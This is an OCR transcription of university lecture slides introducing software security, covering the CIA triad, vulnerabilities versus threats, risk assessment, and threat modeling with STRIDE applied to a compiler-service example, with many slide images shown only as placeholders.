CMPT 745
Software Engineering

Software Security

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Security in General

- ***Security***
  - Maintaining desired properties in the the presence of adversaries

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So what are the desired properties?

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
- *Security*
  - Maintaining desired properties in the the presence of adversaries
- CIA Model – classic security properties
  - **Confidentiality**
    - Information is only disclosed to those authorized to know it



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

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
Establishing *authenticity* is a part.



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
    - Only modify information in allowed ways by authorized parties
    - Do what is expected



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
  - Confidentiality
  - Integrity
  - Availability
    - Those authorized for access are not prevented from it



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- The “CIA Triad” is sometimes replace with the “Hexad”: [NIST 2001]
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If you are not thinking about
what properties to maintain,
you are dancing around security.

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  - Requirements, Design, Implementation, Testing, Deployment, Maintenance

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  - how to adapt & respond to prevent future attacks
- These can be interpreted to extend far beyond software systems (spearphishing, physical theft, …)
  - We will focus on software & related security aspects

Security in Software Development

- Big picture: Security is not Boolean
  - You cannot achieve perfect security

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> "The only truly secure system is one that is powered off, cast in a block of concrete and sealed in a lead-lined room with armed guards - and even then I have my doubts."
>
> \- Gene Spafford

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    - How can you defend against them? Where can you break an *attack chain*?

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

Vulnerability × Threat

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

Vulnerability × Threat

A weakness in a system
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Vulnerability × *Threat*

A weakness in a system that can cause harm

Action by an adversary, using a vulnerability to cause harm

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

Vulnerability × Threat

	Catastrophic	Critical	Moderate	Marginal
Frequent	High	High	High	Medium
Probable	High	High	Serious	Medium
Occasional	High	Serious	Medium	Low
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
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Think back to our discussions on performance analysis. Why is this inadequate?

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These dangers in assessment apply to all good engineering

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  - Cost-Benefit analysis should guide decisions informed by risk

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    - Data corruption
    - Information leaks (& side channels)
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  - ~~Reverse engineering & binary analysis~~

Thinking About
Threats, Vulnerabilities, & Exploits

Threat Models & the Security Mindset

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- Security goals come from the CIA triad
  - What information should be confidential?
  - Who are the authenticated parties?
  - What should they be able to access?
  - When?

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
    Consider how things can be made to fail. [Schneier 2008]



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  - "[llvm-dev] IMPORTANT NOTICE - Subscription to Mailman lists disabled immediately" [Lattner 2021]

> …
> *The current Mailman server is being abused by subscribing valid email addresses to our lists and because the list requires confirmation, the email address gets "spam".*
> …

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
- Several approaches to threat modeling (Diagrams, trees, checklists, …)
  - STRIDE:
    Spoofing, **T**ampering, **R**epudiation, **I**nfo leaks, **D**OS, **E**scalated privileges

A Simple (Classic) Example

- Consider a paid compilation service

Compiler Service



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

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

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

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

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

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

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

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
- spoofing requests
- repudiate requests
- MITM
  - tamper
  - leak
  - block



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

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

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

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

